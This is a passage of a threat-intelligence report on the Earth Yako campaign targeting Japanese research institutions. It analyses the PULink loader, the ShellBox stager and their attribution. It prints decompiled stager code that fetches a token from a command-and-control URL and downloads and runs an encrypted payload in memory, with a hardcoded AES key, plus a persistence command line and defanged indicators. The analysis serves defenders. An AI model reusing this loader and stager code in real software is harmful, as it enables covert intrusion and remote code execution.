


Figure 15. Invoking the exported method of “Wordcnv.dll”

**PULink (Loader)**

The exported method in Wordcnv.dll was designed to install the payloads and components (which is described later in this entry). In this method, PULink decrypts the two embedded resource data with AES128-CBC and drops them in *%APPDATA%\Microsoft\Intel* with the file names *igfxxe.exe* and *igfx.dll*.


Figure 16. Invoked “release_file” method

AES key and IV are generated through the following:

1. Calculate MD5 hash of the hardcoded string
2. Convert it to uppercase HEX string
3. Encode the string generated in Step 2 in UTF-8 (-> becomes AES key)
4. Cut out the 16 characters after the 9th character of the string generated in Step 2 and encode it in UTF-8 (-> becomes IV)

Then, the loader creates a shortcut file in the Startup folder to achieve persistence, which contains the two dropped files in the command line

%appdata%\Microsoft\Intel\igfxxe.exe run %appdata%\Microsoft\Intel\igfx.dll 0 C:\AppData\Local\Intel\Games\123;

To understand how this command line works, we need to look into *igfxxe.exe*. The igfxxe.exe was a renamed executable of the legitimate application *GfxDownloadWrapper.exe* shipped by Intel. Analysis of this EXE file revealed that it was designed to invoke the specific export function *ApplyRecommendedSettings* of the DLL passed as an argument. Note that this technique had already been reported by security community researcher bohops in 2020.


Figure 17. Method in igfxxe.exe invoking the specified DLL according to the argument

**ShellBox**

"igfx.dll", specified in the command line, is a stager written in C++ abusing the Dropbox API. ShellBox is completely different from the ones that we observed in the previous cases except for the use of the Dropbox API. One trick for example, ShellBox complicates the process of obtaining an access token of Dropbox API to make security analysts' investigation potentially hard. ShellBox does not have an Access Token or Refresh Token, but first accesses the specific GitHub repository to obtain the URL where the Access Token for Dropbox is hosted. The hardcoded repository is *hxxps://github[.]com/lettermaker/topsuggestions/blob/main/README.md.*

Figure 18. Attempts to obtain the second stage URL from the hardcoded GitHub repository

After downloading the content from the repository, ShellBox extracts the encrypted string by the regular expression and decrypts it using the same AES decryption logic used in PULink. Around November 2022, we confirmed that the string in the following image was embedded in the specified GitHub repository. When decrypted, we found the URL *hxxp://45[.]32[.]13[.]214/readme_v1.1.txt*.


Figure 19. File hosted in the GitHub repository (as of November 2022)

Unfortunately, the decrypted second stage URL was already inaccessible during our investigation so we were unable to retrieve its contents. However, analyzing the ShellBox code, we can assume that this URL hosted a Dropbox Access token encrypted with Base64 and AES in a similar manner.

```
public void get_dropbox_token(string url) 2nd stage URL in arg
{
    WebClient webClient = new WebClient();
    try
    {
        byte[] bytes = webClient.DownloadData(url);
        this.token = Encoding.Default.GetString(bytes);
        byte[] array = Convert.FromBase64String(this.token);
        string password = "ejicjik90#$09xcgkdDJFJDma";
        array = Dropbox.AES_Decrypt(array, password);
        array = Convert.FromBase64String(Encoding.Default.GetString(array));
        this.token = Encoding.Default.GetString(array);
    }
            Use decrypted token on accessing Dropbox
```

Figure 20. Obtaining an Access Token from the second stage URL

ShellBox then downloads the AES-encrypted .NET assembly from Dropbox by specifying */d1/ml* as the file path in Dropbox, decrypts using the same logic as before, and executes in memory by using *Assembly.Load* method.

```
public static void wms_run()
{
    Dropbox dropbox = new Dropbox();
    dropbox.get_dropbox_token(Class1.Get_URL());
    GC.Collect();
    byte[] buffer = dropbox.download_data(dropbox.token, "d1/ml");
    string password = "ejicjik90#$09xcgkdDJFJDma";
    byte[] buffer2 = Dropbox.AES_Decrypt(buffer, password);
    GC.Collect();
    Class1.Execute_bytes(buffer2, dropbox.token);
}
```

Figure 21. Download and execute the AES-encrypted .NET assembly

Abused GitHub account

We investigated the GitHub account (with the username "lettermaker") observed in this case and found that it has been active since approximately June 2022. Since only one repository exists, we believe that it was created

specifically for this campaign. Also, an examination of previous commits to the repository where the encrypted URL was embedded in revealed that the URL path was different as of June.




Figure 22. URL possibly used in June 2022

Upon checking on the commit log of this repository, we found that the attacker was working in a UTC+9 environment. However, it should be noted that this artifact is also easy to disguise, so it can be a false flag.




Figure 23. Commit log in UTC+9

Possible Attribution

The following image summarizes the characteristics of Earth Yako as of January 2023.




Figure 24. Diamond model of Earth Yako

**Technical perspectives**

Based on the arsenals and TTPs, we believe Earth Yako may be related to a number of existing groups. However, since we could only observe partial technical overlaps between Earth Yako and the following groups, we note that this is not our final attribution. We found the overlaps similar with the following groups:

1. Darkhotel

Darkhotel (a.k.a. DUBNIUM) is a threat actor observed to frequently target Japanese organizations in the past. Earth Yako's method for initial access is similar to the procedure used by Darkhotel, which has been confirmed in other reports.

2. APT10

APT10 (also known as menuPass, Stone Panda, Potassium, Red Apollo, CVNX, and ChessMaster) is a threat actor that has been actively attacking organizations in Japan, especially from 2016 to 2018. Trend Micro's analysis has confirmed that Earth Yako's MirrorKey malware uses the same encryption routine as the one used by APT10 malware families RedLeaves and ChChes in the past. However, there is no strong evidence that APT10 originally developed this routine, or that they possibly just reused a code from a publicly available library.

3. APT29

APT29 (also known as IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle, NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, and CozyDuke) is a threat actor known to target Western government organizations. In 2022, APT29 used ISO and LNK files for initial access, similar to the TTPs of Earth Yako. It has also been reported to abuse Dropbox API as a C&C server for malware. However, we confirmed that the codes of the malware from APT29 is itself different from those of Earth Yako-related malware (TransBox, PlugBox, and ShellBox).

**Other considerations**

In addition to the technical similarities identified, we also look at the context surrounding the incidents. In attacking the academic and research sectors in Japan, and the fact that they target various industries based on the international affairs is similar to APT10. We observed lures using themes or discussions on economic security, energy, the Russia-Ukraine conflict, or other significant events surrounding East Asia. The threat actor has been conducting attacks using the LODEINFO malware in recent years. In particular, the attacks by Earth Yako and the attacks using LODEINFO are similar, and it has been reported that the organizations Earth Yako targeted were also the institutions involved in compromises using LODEINFO malware. However, as with the limitations identified in the "Technical Perspectives" section, we believe this is insufficient to connect Earth Yako with APT10.

Conclusion

Since 2022, Earth Yako has been actively attacking with new arsenal and TTPs. Although the targets of the compromise vary from time to time, it is believed that it commonly targets the academic and research sectors in Japan, both individuals belonging to these organizations and institutions as a whole. In November 2022, the National Police Agency and the National Center of Incident Readiness and Strategy for Cybersecurity (NISC) issued a warning about these attacks. One of the characteristics of the recent targeted attacks is that they shifted to targeting the individuals considered to have relatively weak security measures compared to companies and other organizations. This shift to targeting individuals over enterprises is highlighted by the targeting and abuse of Dropbox as it is considered a popular service in the region among users for personal use, but not for organizations.

It should also be noted that Earth Yako has been actively changing their targets and methods based on the significant topics concerning the targeted countries. For the targeted attacks, in addition to the groups continuously targeting the specific regions and industries, we identified several groups changing their targets and methods based on the current circumstances, including Earth Yako.

To mitigate the risks and impact of compromise from targeted compromise, it is necessary to not only focus on specific methods, malware, and threat actors, but also to collect a wider range of information, implement continuous

monitoring and countermeasures, and inspect attack surfaces in organizations. We believe that attacks by Earth Yako are still ongoing, and therefore we believe that continued vigilance is necessary.

Indicators of Compromise (IOCs)

| SHA256 | Detection |
| --- | --- |
| f38c367e6e4e7f6e20fa7a3ce0d8501277f5027f93e46761e72c36ec709f4304 | Trojan.Win32.MIRRORKEY.ZJJH |
| bdc15b09b78093a1a5503a1a7bfb487f7ef4ca2cb8b4d1d1bdf9a54cdc87fae4 | TrojanSpy.Win32.TRANSBOX.ZJJH.e |

Domains/IP addresses

- driveshoster[.]com
- disknxt[.]com
- 45[.]32[.]13[.]214
- hxxps://github[.]com/lettermaker/topsuggestions/blob/main/README.md

See the applicable Yara rule here.